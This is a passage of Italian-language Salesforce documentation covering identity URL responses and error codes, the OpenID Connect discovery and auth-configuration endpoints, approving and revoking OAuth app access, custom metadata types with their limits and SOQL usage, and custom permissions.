<rest>http://na1.salesforce.com/services/data/v{version}/</rest>
<sobjects>http://na1.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>http://na1.salesforce.com/services/data/v{version}/search/</search>
<query>http://na1.salesforce.com/services/data/v{version}/query/</query>
<recent>http://na1.salesforce.com/services/data/v{version}/recent/</recent>
<profile>http://na1.salesforce.com/005x000...</profile>
<feeds>http://na1.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>http://na1.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>http://na1.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>http://na1.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```


Di seguito sono riportate le possibili risposte di Salesforce a una richiesta non valida.

Codice errore	Problema richiesta
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Token di accesso mancante
403 (forbidden) — Bad_OAuth_Token	Token di accesso non valido
403 (forbidden) — Wrong_Org	Utenti in un'organizzazione diversa
404 (not found) — Bad_Id	ID organizzazione utente non valido o errato
404 (not found) — Inactive	Utente disattivato o organizzazione inattiva
404 (not found) — No_Access	L'utente non dispone dell'accesso corretto all'organizzazione o alle informazioni
404 (not found) — No_Site_Endpoint	Richiesta a un endpoint non valido di un sito
404 (not found) — Internal Error	Nessuna risposta dal server
406 (not acceptable) — Invalid_Version	Versione non valida
406 (not acceptable) — Invalid_Callback	Richiamata non valida

Endpoint OpenID Connect Discovery

L'endpoint OpenID Connect Discovery è una pagina statica che può essere utilizzata per effettuare query (senza necessità di sessione) su informazioni in merito alla configurazione OpenID Connect di Salesforce. Salesforce restituisce informazioni di base sugli endpoint, gli ambiti supportati e altri valori utilizzati per l'autorizzazione OpenID Connect.

Il formato dell'URL è: `https://login.salesforce.com/.well-known/openid-configuration`.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

Nota: Per i Sandbox, `login.salesforce.com` viene sostituito da `test.salesforce.com`.

L'URL deve sempre essere HTTPS.

Risposta dell'endpoint OpenID Connect Discovery

La richiesta URL restituisce le informazioni solo in formato JSON.

Di seguito è riportato un esempio di risposta in formato JSON:


```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```


Endpoint configurazione autenticazione

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

L'endpoint configurazione autenticazione è una pagina statica utilizzabile per chiedere informazioni sulle impostazioni SAML per Single Sign-On e Provider di autenticazione di un'organizzazione. Non è necessario avviare una sessione. La pagina è disponibile solo per le comunità o i domini personalizzati Salesforce. Utilizzare questo URL quando si sviluppano app a cui occorrono queste informazioni su richiesta.

In risposta a una richiesta all'endpoint configurazione autenticazione, Salesforce restituisce informazioni di base in formato JSON. Tali informazioni includono le impostazioni di autenticazione e registrazione, gli asset dell'immagine aziendale e altri valori relativi al supporto per Single Sign-On per gli utenti di una comunità o di un dominio personalizzato.

Il formato dell'URL è: `https://`*`<comunità o URL personalizzato>`*`/.well-known/auth-configuration`. Per esempio, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

Risposta dell'endpoint configurazione autenticazione

L'endpoint configurazione autenticazione restituisce le informazioni esclusivamente in formato JSON.

Di seguito è riprodotto un esempio di risposta.

Nota: Il valore `UseNativeBrowserForAuthentication` è sempre `false` per una comunità.

I valori che seguono sono disponibili solo per le comunità e sono `false` o nulli per i domini personalizzati creati con Dominio personale.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`

- FooterText
- UsernamePasswordEnabled

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/Facebook"

  }]
}
```

Concessione o rifiuto delle richieste di accesso

Richiesta di accesso da parte di un'applicazione

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:
- "Gestisci applicazioni connesse"

L'applicazione esterna che si sta utilizzando richiede l'accesso ai dati Salesforce dell'utente. L'applicazione esterna è già stata integrata in Salesforce dall'amministratore.

Per concedere a questa applicazione l'accesso ai propri dati Salesforce, fare clic su **Consenti**.

Se la descrizione dell'applicazione non corrisponde all'applicazione che si sta attualmente utilizzando o se per qualsiasi altro motivo non si desidera concedere l'accesso ai propri dati, fare clic su **Nega**.

Se l'utente non è l'utente connesso attualmente, fare clic su **Altro utente?** per disconnettere l'utente corrente ed eseguire l'accesso.

È possibile concedere l'accesso a un'applicazione esterna per un numero di volte specificato. In generale, si concede l'accesso per ogni dispositivo utilizzato, ad esempio per computer portatile e per un computer desktop. Il limite predefinito è cinque volte per applicazione. Se è stato raggiunto il limite per la propria organizzazione, concedere accesso a questa applicazione revoca automaticamente l'accesso al token di accesso utilizzato meno recentemente. Il token o i token dell'applicazione di accesso remoto che saranno revocati vengono visualizzati sulla pagina.

L'accesso a un'applicazione di accesso remoto si può revocare in seguito accedendo alle proprie informazioni personali.

1. Dalle impostazioni personali, immettere *`Dettagli utente avanzati`* nella casella `Ricerca veloce`, quindi selezionare **Dettagli utente avanzati**. Se non si ottiene alcun risultato, immettere *`Informazioni personali`* nella casella `Ricerca veloce`, quindi selezionare **Informazioni personali**.
2. Nella sezione Applicazioni connesse OAuth è possibile:
   - Visualizzare le informazioni su ogni applicazione a cui si è concesso l'accesso, oltre al numero di volte e all'ultima volta che l'applicazione ha tentato di accedere alle informazioni.

     Nota:

     – un'applicazione può essere elencata più di una volta. Ogni volta che si concede l'accesso a un'applicazione, essa ottiene un nuovo token di accesso. Le richieste di token di aggiornamento incrementano il `Conteggio utilizzi` visualizzato per l'applicazione. È necessario concedere l'accesso ai propri dati Salesforce da ogni dispositivo che si utilizza, ad esempio sia da un computer portatile che da un computer desktop. Il limite predefinito è cinque token di accesso per ogni applicazione. Le applicazioni più recenti (che utilizzano il protocollo OAuth 2.0) vengono automaticamente approvate per ulteriori dispositivi dopo che l'utente ha concesso l'accesso una volta. Le applicazioni OAuth 2.0 possono essere indicate più di una volta. Ogni riga della tabella rappresenta un'unica concessione, quindi se un'applicazione richiede più token con ambiti diversi, la stessa applicazione apparirà più volte.

     – Anche se l'applicazione connessa ha tentato di accedere alle informazioni senza riuscirvi perché non ha potuto effettuare l'accesso, i campi `Conteggio utilizzi` e `Ultimo utilizzo` vengono aggiornati.

   - Fare clic su **Revoca** per revocare l'accesso all'applicazione. Dopo la revoca, l'applicazione non può più utilizzare quel particolare token di autorizzazione per accedere ai dati Salesforce dell'utente.

Importante: è necessario revocare tutti i token di accesso di una particolare applicazione per impedirle di accedere ai dati Salesforce dell'utente.

VEDERE ANCHE:

Richiesta di accesso da parte di un'applicazione approvata

Richiesta di accesso da parte di un'applicazione negata

Richiesta di accesso da parte di un'applicazione approvata

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

L'applicazione esterna che si sta utilizzando richiede l'accesso ai dati Salesforce dell'utente e la richiesta è stata approvata. Chiudere la finestra del browser e ritornare all'applicazione che si stava utilizzando.

L'accesso a un'applicazione di accesso remoto si può revocare in seguito accedendo alle proprie informazioni personali.

1. Dalle impostazioni personali, immettere `Dettagli utente avanzati` nella casella `Ricerca veloce`, quindi selezionare **Dettagli utente avanzati**. Se non si ottiene alcun risultato, immettere `Informazioni personali` nella casella `Ricerca veloce`, quindi selezionare **Informazioni personali**.
2. Nella sezione Applicazioni connesse OAuth è possibile:
   - Visualizzare le informazioni su ogni applicazione a cui si è concesso l'accesso, oltre al numero di volte e all'ultima volta che l'applicazione ha tentato di accedere alle informazioni.

     Nota:

     - un'applicazione può essere elencata più di una volta. Ogni volta che si concede l'accesso a un'applicazione, essa ottiene un nuovo token di accesso. Le richieste di token di aggiornamento incrementano il `Conteggio utilizzi` visualizzato per l'applicazione. È necessario concedere l'accesso ai propri dati Salesforce da ogni dispositivo che si utilizza, ad esempio sia da un computer portatile che da un computer desktop. Il limite predefinito è cinque token di accesso per ogni applicazione. Le applicazioni più recenti (che utilizzano il protocollo OAuth 2.0) vengono automaticamente approvate per ulteriori dispositivi dopo che l'utente ha concesso l'accesso una volta. Le applicazioni OAuth 2.0 possono essere indicate più di una volta. Ogni riga della tabella rappresenta un'unica concessione, quindi se un'applicazione richiede più token con ambiti diversi, la stessa applicazione apparirà più volte.
     - Anche se l'applicazione connessa ha tentato di accedere alle informazioni senza riuscirvi perché non ha potuto effettuare l'accesso, i campi `Conteggio utilizzi` e `Ultimo utilizzo` vengono aggiornati.
   - Fare clic su **Revoca** per revocare l'accesso all'applicazione. Dopo la revoca, l'applicazione non può più utilizzare quel particolare token di autorizzazione per accedere ai dati Salesforce dell'utente.

Importante: è necessario revocare tutti i token di accesso di una particolare applicazione per impedirle di accedere ai dati Salesforce dell'utente.

VEDERE ANCHE:

Richiesta di accesso da parte di un'applicazione negata

Richiesta di accesso da parte di un'applicazione

Richiesta di accesso da parte di un'applicazione negata

L'applicazione esterna che si sta utilizzando richiede l'accesso ai dati Salesforce dell'utente e l'accesso è stato negato. È necessario uscire da Salesforce. È possibile ritornare all'applicazione di origine.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

VEDERE ANCHE:

Richiesta di accesso da parte di un'applicazione approvata

Richiesta di accesso da parte di un'applicazione

Tipi di metadati personalizzati

Tipi di metadati personalizzati

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

È possibile creare i propri framework sviluppatori dichiarativi per team interni, partner e clienti. Invece di creare le app partendo dai dati, è possibile creare app che sono definite e determinate dai propri tipi di metadati. I metadati sono informazioni che descrivono la configurazione dell'organizzazione di ogni cliente.

I metadati personalizzati sono metadati per applicazioni che possono essere personalizzati, distribuiti, inseriti nei pacchetti e aggiornati. Innanzitutto, creare un *tipo di metadati personalizzato* che definisce il formato dei metadati dell'applicazione. Quindi, creare una funzionalità riutilizzabile che determina il comportamento in base ai metadati di quel tipo. Analogamente a un oggetto o a un'impostazione personalizzati, un tipo di metadati personalizzato ha un elenco di campi personalizzati che rappresentano diversi aspetti dei metadati. Dopo che è stato creato un tipo di metadati personalizzato pubblico, l'utente o altri possono creare in modo dichiarativo i *record di metadati personalizzati* che sono definiti da quel tipo. Quando si inserisce un tipo di metadati personalizzato pubblico in un pacchetto, i clienti che installano il pacchetto possono aggiungere i propri record al tipo di metadati. La funzionalità riutilizzabile legge i metadati personalizzati e li utilizza per produrre comportamenti personalizzati dell'applicazione.

Dal punto di vista della struttura, le righe di metadati personalizzati sono simili alle righe di oggetti personalizzati. Le righe di metadati personalizzati vengono create, aggiornate ed eliminate nell'API dei metadati o in Imposta. Poiché i record sono metadati, è possibile

effettuare la loro migrazione utilizzando pacchetti o strumenti dell'API dei metadati. I record di metadati personalizzati sono di sola lettura nell'Apex e nelle API Enterprise e Partner.

Con i tipi di metadati personalizzati, è possibile emettere un numero illimitato di query Salesforce Object Query Language (SOQL) per ogni transazione Apex.

I tipi di metadati personalizzati supportano i seguenti tipi di campi personalizzati.

- Casella di controllo
- Data
- Data e ora
- Email
- Numero
- Percentuale
- Telefono
- Testo
- Area di testo
- URL

Un abbonato a un pacchetto gestito contenente un tipo di metadati personalizzato non può aggiungere i propri campi a quel tipo. Solo l'organizzazione che sviluppa il tipo può aggiungervi campi personalizzati.

I campi dei metadati personalizzati sono *gestibili*, ossia lo sviluppatore di un tipo può decidere chi può cambiare i valori dei campi dopo che sono stati distribuiti a un'organizzazione abbonata.

- Bloccati dopo il rilascio — Per qualsiasi record del tipo, il valore del campo è immutabile dopo la distribuzione, anche nell'organizzazione sviluppatore in cui il record è stato creato.
- Modificabili dall'abbonato — Chiunque disponga delle autorizzazioni necessarie può modificare il valore del campo come desidera. Le eventuali modifiche distribuite dallo sviluppatore non sostituiscono i valori nell'organizzazione dell'abbonato.
- Aggiornabili — Lo sviluppatore di un record può modificare il valore del campo rilasciando una nuova versione del pacchetto di metadati personalizzati. L'abbonato non può modificare il valore del campo.

I tipi e i record di metadati personalizzati hanno nomi ed etichette. I nomi devono essere univoci all'interno dei rispettivi spazi dei nomi. I nomi dei record devono essere univoci all'interno del tipo di metadati personalizzato e dello spazio dei nomi.

I record dei metadati personalizzati possono essere protetti. Se uno sviluppatore rilascia record protetti in un pacchetto gestito, l'accesso a tali record è limitato secondo modalità specifiche.

- Il codice che si trova nello stesso pacchetto gestito dei record di metadati personalizzati può leggere i record.
- Il codice che non si trova nello stesso pacchetto gestito dei tipi di metadati personalizzati può leggere i record che appartengono a quel tipo.
- Il codice che si trova in un pacchetto gestito che non contiene né il tipo né il record protetto non può leggere i record protetti.
- Il codice che l'abbonato crea e il codice che si trova in un pacchetto non gestito non può leggere i record protetti.
- Lo sviluppatore può modificare i record protetti solo eseguendo un aggiornamento del pacchetto. L'abbonato non può leggere né modificare i record protetti. Il nome dello sviluppatore di un record protetto non può essere modificato dopo il rilascio.

Un record di metadati personalizzati protetto creato nell'organizzazione sarà accessibile solo dal proprio codice, dal codice di pacchetti non gestiti e dal codice del pacchetto gestito che definisce il suo tipo.

Anche i tipi di metadati personalizzati possono essere protetti e la protezione dall'accesso è identica a quella dei record protetti. Se si trasforma un tipo protetto in pubblico, i suoi record protetti restano tali e tutti gli altri record diventano pubblici. Se si utilizza Imposta per creare un nuovo record su un tipo protetto, la casella di controllo Componente protetto è selezionata per impostazione predefinita. Un tipo pubblico non può essere convertito in protetto. L'abbonato non può creare record di un tipo protetto.

La documentazione dei tipi di metadati personalizzati fa riferimento a un'applicazione d'esempio e a tre società fittizie.

- Picklists R Us sviluppa ottimizzazioni riutilizzabili per la piattaforma Salesforce1 che includono una funzionalità correlata agli elenchi di selezione.
- TravelApp, Inc. sviluppa un'applicazione per viaggi interplanetari che utilizza le funzioni di elenchi di selezione di Picklists R Us.
- Galactic Tours è un cliente di queste organizzazioni. Galactic Tours installa il pacchetto di Picklists R Us e l'estensione di TravelApp, Inc. nella propria organizzazione.

Visitare il gruppo comunità Custom Metadata Types in `success.salesforce.com` per avere la propria copia dell'applicazione di esempio e parlare di questa funzionalità.

Limitazioni relative ai tipi di metadati personalizzati

Quando si utilizzano i tipi di metadati personalizzati, tenere presente questi comportamenti speciali e queste limitazioni.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Funzione upsert() indisponibile

La funzione `upsert()` non è disponibile per i metadati personalizzati.

Aggiornamento di tipi e record

Non è possibile aggiornare i tipi e i record protetti in un pacchetto installato gestito a livello di programmazione. È possibile modificare i tipi e i record protetti solo eseguendo un aggiornamento del pacchetto.

Non è possibile aggiornare i tipi e i record pubblici utilizzando direttamente l'Apex. Per modificare i record dall'Apex, è necessario effettuare chiamate all'API dei metadati.

Relazioni tra metadati

Le relazioni tra metadati non sono supportate. Tuttavia, è possibile simularle utilizzando campi di testo che contengono il nome API dell'oggetto di destinazione.

Strumenti di application lifecycle management

I tipi di metadati personalizzati non supportano i seguenti strumenti di application lifecycle management:

- Controllo delle versioni
- Tooling API
- Console sviluppatore

Licenze

Le licenze definite per un pacchetto di estensione non vengono applicate ai record di metadati personalizzati di quel pacchetto a meno che anche i tipi si trovino nel pacchetto.

SOQL

I tipi di metadati personalizzati supportano la seguente sintassi di query SOQL.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- *`fieldList`* può includere solo campi non di relazione.
- `FROM` può contenere solo un oggetto.
- Non è possibile utilizzare `COUNT` con i tipi di metadati personalizzati.
- È possibile utilizzare i seguenti operatori.

- `IN` e `NOT IN`
  - =, >, >=, <, <= e !=
  - `LIKE`, inclusi caratteri jolly
  - `AND`
- È possibile utilizzare `ORDER BY`, `ASC` e `DESC` con più campi.

Tipi di metadati personalizzati protetti

Gli abbonati non possono aggiungere record di metadati personalizzati ai tipi di metadati personalizzati installati protetti. Per consentire agli abbondati di creare record di metadati personalizzati definiti da un tipo di metadati personalizzato, tale tipo deve essere pubblico.

L'API dei metadati restituisce definizioni di entità personalizzate protette (ma non record di metadati personalizzati) nelle organizzazioni abbonate.

Caching

I record dei metadati personalizzati vengono inseriti nella cache a livello del tipo dopo la prima richiesta di lettura. Questo consente di migliorare le prestazioni nelle richieste successive. Le richieste che sono in fase di invio quando i metadati vengono aggiornati non otterranno i metadati più recenti.

Limiti dei metadati personalizzati

Tenere presente questi requisiti relativi ai tipi e record di metadati personalizzati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Descrizione	Quantità massima
Query SOQL per transazione Apex	Illimitato
Metadati personalizzati per organizzazione *	10 MB
Metadati personalizzati per pacchetto gestito certificato *	10 MB Nota: I record di metadati personalizzati nei pacchetti gestiti certificati installati dall'utente non vengono conteggiati nel limite dell'organizzazione. I record di metadati personalizzati creati dall'utente, al contrario, vengono conteggiati. Questa regola vale a prescindere dal fatto che i record vengano creati nel proprio tipo di metadati personalizzato oppure in un tipo di un pacchetto gestito certificato.
Campi per tipo o record di metadati personalizzati	100
Tipi di metadati personalizzati per organizzazione	100. Questo numero include tutti i tipi sviluppati nell'organizzazione e installati da pacchetti gestiti e non gestiti.
Caratteri per campo di descrizione	1,000
Record restituiti per transazione	50,000

Descrizione	Quantità massima
Tipi di metadati personalizzati in una chiamata	200

* La dimensione del record si basa sulla dimensione massima del campo di ogni tipo di campo e non sulla memoria effettivamente utilizzata in ciascun campo. Quando si aggiungono campi a un record di metadati personalizzato, utilizzare il tipo appropriato e indicare una lunghezza che non superi la lunghezza necessaria per i dati. Questo consente di evitare di raggiungere il limite di dati memorizzati nella cache. Ad esempio, se si crea un campo del numero di previdenza sociale, selezionare il tipo di dati `Testo` e specificare una lunghezza pari a 9. Se invece si selezionasse `Area di testo`, il campo aggiungerebbe 255 caratteri al conteggio dell'utilizzo per ogni record, indipendentemente dal numero effettivo di caratteri immessi.

Creazione, modifica ed eliminazione di tipi e record di metadati personalizzati

Per creare, aggiornare ed eliminare tipi e record di metadati personalizzati, utilizzare l'API dei metadati.

Per ulteriori informazioni, vedere "Custom Metadata Types (CustomObject)" nella guida *Metadata API Developer's Guide*

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Le organizzazioni Professional Edition possono creare, modificare ed eliminare solo i record di metadati personalizzati dai tipi nei pacchetti installati.

Accesso ai tipi di metadati personalizzati, record e campi

Accesso a tipi e record di metadati personalizzati

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Le organizzazioni Professional Edition possono accedere solo ai record di metadati personalizzati da tipi di metadati personalizzati installati.

Utilizzare SOQL per accedere ai tipi di metadati personalizzati e recuperare i nomi API dei record su tali tipi. Le operazioni DML non sono consentite sui metadati personalizzati in Apex, nell'API Partner e nell'API Enterprise.

Per informazioni sull'sObject `Tipo di metadati personalizzato`__mdt, vedere `Tipo di metadati personalizzato`__mdt nel *Riferimento oggetti per Salesforce e Force.com.*.

Ad esempio, dichiarare una variabile Apex `custMeta` del tipo di metadati personalizzato `MyCustomMetadataType__mdt`, che si trova nel proprio spazio dei nomi, nel modo seguente.

```
MyCustomMetadataType__mdt custMeta;
```

Dichiarare la variabile `custMeta` del tipo di metadati personalizzato `TheirCustomMetadataType__mdt`, che non si trova nello spazio dei nomi dell'utente bensì nello spazio dei nomi `their_ns`, come segue.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

Per ottenere i nomi di tutti gli oggetti del tipo di metadati personalizzato `MyMdt__mdt`:

```
MyMdt__mdt[] allEntityNames = [select QualifiedApiName from MyMdt__mdt]
```

Non è possibile utilizzare `queryMore()` con i metadati personalizzati, ma è possibile utilizzare le parole chiave SOQL `LIMIT` e `OFFSET` per sfogliare grandi quantità di record. Per ulteriori informazioni, vedere Paginating Data for Force.com Applications.

In alternativa, per fornire un'entità che sia più simile a `Schema.SObjectDescribeResult` rispetto a SOQL, fare in modo che la classe Apex `Acme.MyMdtDescribeResult` contenga le informazioni su cui si è effettuata la query da `Acme__MyMdt`. Quindi, creare la classe `Acme.Acme` con metodi quali:

```
Acme.MyMdtDescribeResult describeMyMdt(String qualifiedApiName) {
   ///perform queries and create object
}
```

Accesso ai campi di metadati personalizzati

L'accesso di sola lettura ai campi dei tipi e record di metadati personalizzati è disponibile tramite SOQL.

Ai campi personalizzati sui tipi di metadati personalizzati in SOQL si fa riferimento come nell'API dei metadati. Ad esempio, la seguente istruzione SOQL recupera tutti i valori `Field__c` e `Picklist__c` di qualsiasi `PicklistUsage__mdt` correlato a qualsiasi oggetto personalizzato denominato `InterplanetaryGreeting__c`.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Le organizzazioni Professional Edition possono accedere solo ai campi di metadati personalizzati da tipi di metadati personalizzati installati.

```
SELECT Field__c, Picklist__c
   FROM PicklistUsage__mdt
   WHERE SObjectType__c = 'InterplanetaryGreeting__c'
```

Le informazioni comuni a tutti i metadati personalizzati sono rappresentate sotto forma di campi standard. Per ulteriori informazioni, vedere "*Tipo di metadati personalizzato*__mdt" nel *Riferimento oggetti per Salesforce e Force.com*.

La seguente istruzione Apex nello spazio dei nomi `picklist1234` consente di recuperare l'etichetta e lo spazio dei nomi per i metadati personalizzati rappresentati nell'API dei metadati basato su file come `picklist1234__ReusablePicklistOption.travelApp1234__Motel6`. Questa istruzione assegna l'oggetto alla variabile `motelEx`.

```
ReusablePicklistOption__mdt motelEx = [SELECT MasterLabel, NamespacePrefix
                                      FROM ReusablePicklistOption__mdt
                                      WHERE NamespacePrefix = 'travelApp1234'
                                      AND DeveloperName='Motel6'];
```

 Nota: gli abbonati possono eseguire Apex code inserito in pacchetti che esegue query su tipi di metadati personalizzati protetti nello stesso pacchetto. Tuttavia, gli abbonati non possono eseguire query sui tipi protetti in un pacchetto installato utilizzando l'Apex code scritto dagli stessi abbonati.

Inserimento di tipi e record di metadati personalizzati nei pacchetti

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

I tipi e record di metadati personalizzati possono essere inseriti nei pacchetti non gestiti, nei pacchetti gestiti o nelle estensioni dei pacchetti gestiti. I pacchetti possono quindi essere installati nelle organizzazioni che utilizzano le versioni Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition e Database.com Edition. Utilizzare le serie di modifiche per distribuire tipi e record di metadati personalizzati da un Sandbox.

È possibile aggiungere tipi e record di metadati personalizzati ai pacchetti utilizzando l'interfaccia utente Force.com. Da Imposta, immettere *`Pacchetti`* nella casella `Ricerca veloce`, quindi selezionare **Pacchetti**, fare clic sul nome del pacchetto e selezionare **Aggiungi**.

Quindi, per aggiungere i tipi di metadati personalizzati:

1. Selezionare il tipo di componente **Tipo di metadati personalizzato**.
2. Selezionare il tipo di metadati personalizzato da aggiungere al pacchetto.
3. Fare clic su **Aggiungi al pacchetto**.

Per aggiungere i record di metadati personalizzati:

1. Selezionare l'etichetta del tipo di metadati personalizzato dai tipi di componenti disponibili, ad esempio, `ReusablePicklist__mdt`, oppure se il tipo fa parte di un pacchetto che si sta estendendo, `ReusablePicklist__mdt [picklist1234]`.
2. Selezionare i record da aggiungere.
3. Fare clic su **Aggiungi al pacchetto**.

Se si aggiunge un record al pacchetto, viene aggiunto il tipo corrispondente. Se si aggiunge un record a una serie di modifiche, il tipo corrispondente viene incluso nell'elenco dei componenti dipendenti.

Per informazioni sulle serie di modifiche e sulla distribuzione del pacchetto, vedere *Development Lifecycle Guide*.

Nota: non è possibile disinstallare un pacchetto con un tipo di metadati personalizzato se sono stati creati i propri record di quel tipo di metadati personalizzato.

Come per tutti i componenti di metadati che possono essere inseriti nei pacchetti, è possibile anche aggiungere tipi e record di metadati personalizzati a un pacchetto specificando il suo nome completo nel file `package.xml`. Ad esempio, specifichiamo il pacchetto in questo frammento tratto dal file `package.xml` di Picklists R Us.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Picklists R Us</fullName>
...
```

Considerazioni sui pacchetti contenenti tipi di metadati personalizzati

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Tenere presente i seguenti comportamenti relativi ai pacchetti che contengono tipi di metadati personalizzati.

Dopo che è stato caricato un pacchetto Gestito - Rilasciato che contiene un tipo di metadati personalizzato, non è possibile:

- Aggiungere campi obbligatori al tipo di metadati personalizzato
- Impostare qualsiasi campo non obbligatorio come obbligatorio
- Eliminare i campi personalizzati

Autorizzazioni personalizzate

Autorizzazioni personalizzate

Utilizzare le autorizzazioni personalizzate per fornire agli utenti l'accesso ad applicazioni o processi personalizzati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Nelle organizzazioni Group Edition e Professional Edition non è possibile creare o modificare autorizzazioni personalizzate, ma è possibile installarle come parte di un pacchetto gestito.

In Salesforce, molte funzionalità richiedono controlli dell'accesso in cui viene specificato quali sono gli utenti che possono accedere a determinate funzioni. Le impostazioni degli insiemi di autorizzazioni e dei profili includono impostazioni incorporate dell'accesso per numerose entità, tra cui oggetti, campi, schede e pagine Visualforce. Tuttavia, gli insiemi di autorizzazioni e i profili non includono l'accesso per alcune applicazioni e processi personalizzati. Ad esempio, per un'applicazione di gestione dei permessi, tutti gli utenti dovrebbero essere in grado di inoltrare le richieste di permesso ma solo un numero limitato di utenti deve essere in grado di approvarle. Le autorizzazioni personalizzate possono essere utilizzate per questi tipi di controlli.

Consentono di definire le funzioni di verifica dell'accesso da assegnare agli utenti tramite gli insiemi di autorizzazioni o i profili, analogamente al modo in cui si assegnano le autorizzazioni utente e le altre impostazioni per l'accesso. Ad esempio, è possibile definire le verifiche dell'accesso in Apex per creare un pulsante su una pagina Visualforce che sia disponibile solo se un utente dispone delle autorizzazioni personalizzate appropriate.

È possibile eseguire query sulle autorizzazioni personalizzate nei modi seguenti.

- Per determinare quali utenti dispongono di accesso a un'autorizzazione personalizzata specifica, utilizzare una query SOQL (Object Query Language) in Salesforce con SObject SetupEntityAccess e CustomPermission.
- Per determinare di quali autorizzazioni personalizzate dispongono gli utenti quando eseguono l'autenticazione in un'applicazione connessa, fare riferimento all'URL identità dell'utente, che viene fornito da Salesforce insieme al token di accesso per l'applicazione connessa.

VEDERE ANCHE:

Creazione di autorizzazioni personalizzate

Aggiunta o eliminazione di autorizzazioni personalizzate richieste

Riferimento oggetti per Salesforce e Force.com: CustomPermission

URL identità

Creazione di autorizzazioni personalizzate

È possibile creare autorizzazioni personalizzate per fornire agli utenti l'accesso ad applicazioni o processi personalizzati.

1. Da Imposta, immettere *`Autorizzazioni personalizzate`* nella casella `Ricerca veloce`, quindi selezionare **Autorizzazioni personalizzate**.
2. Fare clic su **Nuovo**.
